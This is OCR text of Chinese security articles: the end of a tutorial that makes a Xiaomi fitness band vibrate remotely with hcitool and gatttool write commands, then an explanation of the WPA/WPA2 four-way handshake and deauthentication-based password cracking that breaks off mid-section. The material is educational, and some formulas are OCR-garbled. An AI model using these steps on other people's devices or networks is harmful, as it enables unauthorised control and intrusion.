


5、因为 HCI 的相关命令是用来控制连接的，而 ATT 才是用来执行操作的，所以我们只看 ATT 数据包，对协议进行排序，然后 ATT 的数据包就会按时间顺序进行排序：




找到 Sent Write Command..... 这一类的数据包，这些数据包就是往设备发送命令的数据包，点开一个，可以看到如图中红框标出的点，handle 表示句柄，是，最下面的 0x00 代表的是没有震动的值，因为我们是要“调戏”，自然希望它

能震动，所以我们换个数据包，找到下面这个：



可以看到 强烈震动的值是 0x02,对应的是 0200（因为 02 是在高位，所以低危自动补 0，对应值是 0200）



6、打开蓝牙接口

首先用 hciconfig 看一下自己的蓝牙适配器，通常电脑自带的是 hci0，外接的是 hci1 然后启动它：

```
hciconfig hci1 up
```

注：

1.因为这款手环的协议栈用的是 Bluez,所以它的调试工具是 hcitool 和 gatttool。

2.这里有的人会出现打不开的情况，需要将：


这里的勾去掉才能找到蓝牙适配器。

7、扫描设备，因为是低功耗设备所以使用命令：

```
hcitool lescan
```

8、扫描设备，并连接：

有时候会连接不上，重试两下就可以了



注:

有的人这里会遇到 Connection Refused (111) 的错误:

(这张图与这次实验的设备没关系。。只是举个例子)

这个的话需要执行如下修改:

首先:

vim/etc/bluetooth/main.conf

在最下面添加 :

EnableLE = true

AttributeServer = true

DisablePlugins=pnat


然后

service bluetooth restart

hciconfig hci1down

hciconfig hci1 up

然后再次连接:




9、使用命令 char-write-cmd（gatttool 中用往设备写命令的命令）来发送命令：

char-write-cmd+ +*值*

这里填上前面得到的数据，完整命令为：

char-write-cmd 0x0051 0200

回车后，手环就会震动了：



总结

由上面的实验可以看到，我们很轻易的就可以控制手环并发送命令，而不需要进行接触，当然，这里肯定有人要说“前面你不是把小米手环和自己手机绑定了吗？”，是的，这个绑定是为了抓包来分析那些参数的值，而这些值在开发的时候是通用的，因为厂家不可能为这么多的手环都分配不同的值。所以我们只需要从一个手环上知道了这些值就可以按这个方法去控制别的手环的了。

当然了，这个实验更主要的就是反映了蓝牙安全性的问题。现在物联网技术发展非常的快，当年我刚听说到这个名词的时候还是 12 年，那会哪有什么智能手环、智能跑鞋、智能手表的，而现在这些东西已经是烂大街了。但是这些设备的安全性却十分的堪忧。比如你有可以记录心率和睡眠质量的手环，黑客通过抓包等手段来获取数据并分析处你睡眠质量较差、心率较快的时候，突然给你的手环发送进行强烈震动的命令，将你从梦中惊醒，大家都有惊醒的经历，都知道这时候你的心跳肯定会加快，若是心脏病患者这时候可能就。。。咳咳。。。所

以说不要小看这种小设备的安全问题。甚至再扩展到以后的医疗设备、无人驾驶。。等等一系列的使用了无线手段的技术，若忽视了安全性那后果自行脑补。。。

Wifi 四次握手认证过程介绍

原创： 98 信安之路 2018-06-22

如今大家都非常熟悉 WiFi 密码常见的破解手法，可是破解的原理你懂吗？我想很多人都是不知道的，所以今天就来简单的讲解一下。

WiFi 的四次握手是干什么的？


这是 WiFi 身份认证的一个过程，如果没有你的设备没有通过他的身份验证就不能加入他的局域网当中。

WiFi 的四次握手跟破解 WiFi 有什么关系？

我们的 WiFi 跑包就是利用这个进行暴力破解的，抓取握手过程的密钥进行暴力破解

正文开始

我们先看看攻击者在破解一个 WiFi 的流程图（注：此图不分主动扫描和被动扫描）



我们都知道在攻击一个无线信号时，常常需要使用一些专业的设备，而对于 Wifi 的攻击则不需要，因为对于 Wifi 的 "攻击设备" 就是 WiFi 802.11 协议中的管理帧，具体的可以去看我的 《们与与 》文章

WAP/WAP2 算法

WPA = 802.1x + EAP + TKIP +MIC = Pre-shared Key + TKIP + MIC

802.11i(WPA2) = 802.1x + EAP + AES + CCMP = Pre-shared Key + AES + CCMP

想要理解上面的公式，我们需要了解一些其中的专业名词，如下：

(Supplicant 请求者)： 任何企图接入 APs 服务集的设备

PSK(Pre-Shared Key，预共享密钥)：PSK 是预共享密钥，是用于验证 L2TP/IPSec 连接的 Unicode 字符串

PMK(Pairwise Master Key，成对主密钥)：认证者用来生成组临时密钥（GTK）的密钥，通常是认证者生成的一组随机数。

GTK（Group Transient Key，组临时密钥）：由组主密钥（GMK）通过哈希运算生成，是用来保护广播和组播数据的密钥。

MIC（message integrity code，消息完整性校验码）。针对一组需要保护的数据计算出的散列值，用来防止数据遭篡改。


Nonce： 一个随机生成的值，只使用一次。

PTK(Pairwise Transient Key，成对临时密钥)： 最终用于加密单播数据流的加密密钥。

GTK (Group Temporal Key，组临时密钥)：最终用于加密广播和组播数据流的加密密钥。

知道了这些术语之后，再对比之前的图片，相信你就可以理解了，WAP/WAP2 的四次握手过程通过一系列的密钥交换来实现的。

PTK 包含 3 个部分，KCK（Key Confirmation Key），KEK（Key Encryption Key），TK（Temporal Key）。如图：



当使用不同加密模式的时候所产生的字节是不一样的

当加密方式是 TKIP 时，PTK 长 512 位，按顺序分别为 KCK 占 128 位，KEK 占 128 位，TK 占 128 位，MIC key 占 128 位。

当加密模式是 CCMP 时，KCK128 位，KEK128 位，TK128 位。KEK 和 KCK 是给 EAPOL-Key 加密验证用的，TK 是给后面数据加密用的。

第一个是 EAPOL 密钥确认密钥（简称 KCK），用来计算密钥生成的消息的完整性校验值。第二个 EAPOL 密钥加密密钥（简称 KEK）用来加密密钥生成的消息。

组密钥:

GMK 主组密钥 (group master key) 以作为临时密钥的基础和成对密钥一样扩展获得 GTK (groupTransient Key)


公式如下:

GTK = PRF-X (GMK,"Group key expansion",AA||GN)

GN - Authenticator Nonce


AA - Authenticator MAC

注意和成对密钥扩展不同的是没有 supplicant 的 AA,AN, 如图



其实就是利用主密钥作为临时密钥的基础，通过伪随机函数，组主密钥会被展开成组密钥层次结构。在此并没有产生密钥加密（key encryption）或者密钥确定(key confirmation)，因为密钥交换是以成对的 EAPOL 密钥（pairwise EAPOLkey）来进行配密钥的

四次握手过程图:



（资料来自 CWSP 无线认证的书里面，由于 CWSP 全英版本在 CSDA 作者原来可以该名上面找到部分翻译所以就直接借用了）

4-Way Handshake Message 1

首先 Authenticator 向 Supplicant 发送一个携带 ANonce 的 EAPOL-Key frame，

4-Way Handshake Message 2

Supplicant 将获得的 ANonce 和 AA，这个时候 Supplicant 已经拥有 PMK，AA 和 SPA，所以可以通过下面的函数计算出 PTK

PTK = PRF (PMK + ANonce + SNonce + AA + SPA)

Supplicant 根据 ANonce、自己生成的一个 Nonce（SNonce）、自

己所设置的 PMK 和 Authenticator 的 MAC 地址等信息进行密钥派生。（MAC（AA）无线网卡 MAC(SPA) AP 产生的随机值（ANonce） WiFi 随机尝试的值（SNonce）PRF(pseudo-random-function)）

Supplicant 随后将 SNonce 以及一些信息通过第二个 EAPOL-Key 发送给 Authenticator。Message 2 还包含一个 MIC 值，该值会被 KCK 加密。接收端 Authenticator 取出 Message 2 中的 SNonce 后， 也将进行和 Supplicant 中类似的计算来验证 Supplicant 返回的消息是否正确。 如果不正确，这将表明 Supplicant 的 PMK 错误， 于是整个握手工作就此停止。

4-Way Handshake Message 3

如果 Supplicant 密钥正确， 则 Authenticator 也进行密钥派生。 此后，Authenticator 将发送第三个 EAPOL-Key 给 Supplicant， 该消息携带组临时密码（ Group Transient Key， GTK，用于后续更新组密钥，该密钥用 KEK 加密） 、 MIC（ 用 KCK 加密） 。 Supplicant 收到 Message 3 后也将做一些计算， 以判断 AP 的 PMK 是否正确。 注意， IGTK（ Integrity GTK） 用于加解密组播地址收发的管理帧。

4-Way Handshake Message 4

Supplicant 最后发送一次 EAPOL-Key 给 Authenticator 用于确认，如果认证成功， 双方将安装（ Install） Key。 Install 的意思是指使用它们来对数据进行加密。

Controlled Port Unlocked

双方完成认证以后，authenticator 的控制端口将会被打开，这样 802.11 的数据帧将能够正常通过，而且所有的单播数据帧将会被 PTK 保护，所有的组播数据以及广播数据将会被 GTK 保护。

Supplicant 和 Authenticator 就此完成密钥派生和组对， 双方可以正常进行通信了。

由于 PTK 是有 PMK 使用所以他的加密过程是 MAC（AA）+ 无线网卡 MAC(SPA) +AP 产生的随机值（ANonce）+ WiFi 随机产生的值（SNonce）+ 你输入的密码

这个公式是由哈希和 MD5 进行计算得到的，即使你知道 4 个答案你都不

能使用这个些答案进行逆推出密码，每次进行认证都是在使用不同的随机的产生的值进行运算

PTK = PRF (PMK + ANonce + SNonce + AA + SPA)

（这个公式还有一些函数不是变量就没有写出来）

当然 PTK 和 PMK 是可以进行转换的公式如下：

PTK PRF-X(PMK, 单airwise key expansion系Min(AA,SPA) || Max(AA,SPA) ||Min(ANonce,SNonce) || Max(ANonce,SNonce))*

（这个以作者的水平解释不了，希望有大佬解释一下。）

MIC 的算法：

MIC Key=PTK 前 16 个字节。是在第二次握手的时候 ，提取这个 PTK 前 16 个字节组成一个 MIC KEY。在第三次握手的时候提取这个 PTK 前 16 个字节组成一个 MICKEY 使用以下算法产生 MIC 值用这个 MIC KEY 和一个 802.1x data 数据帧使用以下算法得到 MIC 值：

MIC = HMAC_MD5(MIC Key 16 802.1x data)

（我们在握手包里面会知道一些其他的值，但是跟 WiFi 密码有关的就是这个 MIC）（SSID，AP_MAC，STATION_MAC，SNonce，ANonce，802.1xdata（数据））就是这些值都是我们知道的）

MIC 的派生过程（来自百度）

l PSK=PMK=pdkdf2_SHA1(passphrase SSID SSID length 4096)

l PTK=SHA1_PRF(PMK Len(PMK) "Pairwise key expansion" MIN(AA SA) || Max(AA SA) || Min(ANonce SNonce) || Max(ANonce SNonce))

l MIC KEY= PTK 16 芥

l MIC = HMAC_MD5(MIC Key 16 802.1x data)

以上部分为专业知识和协议所以看起来比较枯燥毕竟是协议不能修改和解释。


暴力破解呢?

别急接下来就是介绍,当我们大概知道上面的四次握手过程我们就可以知道了暴力破解是利用了上面的什么东西进行暴力破解了


暴力破解 WiFi 其实就是利用取消身份认证这个帧进行攻击让客户端在连接 WiFi 的时候会自己断开连接，然后手机会自己再重新连接这个 WiFi，就是在重新连接这个 WiFi 的过程中（手机进行身份验证）攻击者截取到一些有用的密钥进行暴力破解。

原理:

这是一个 CAP 的数据包

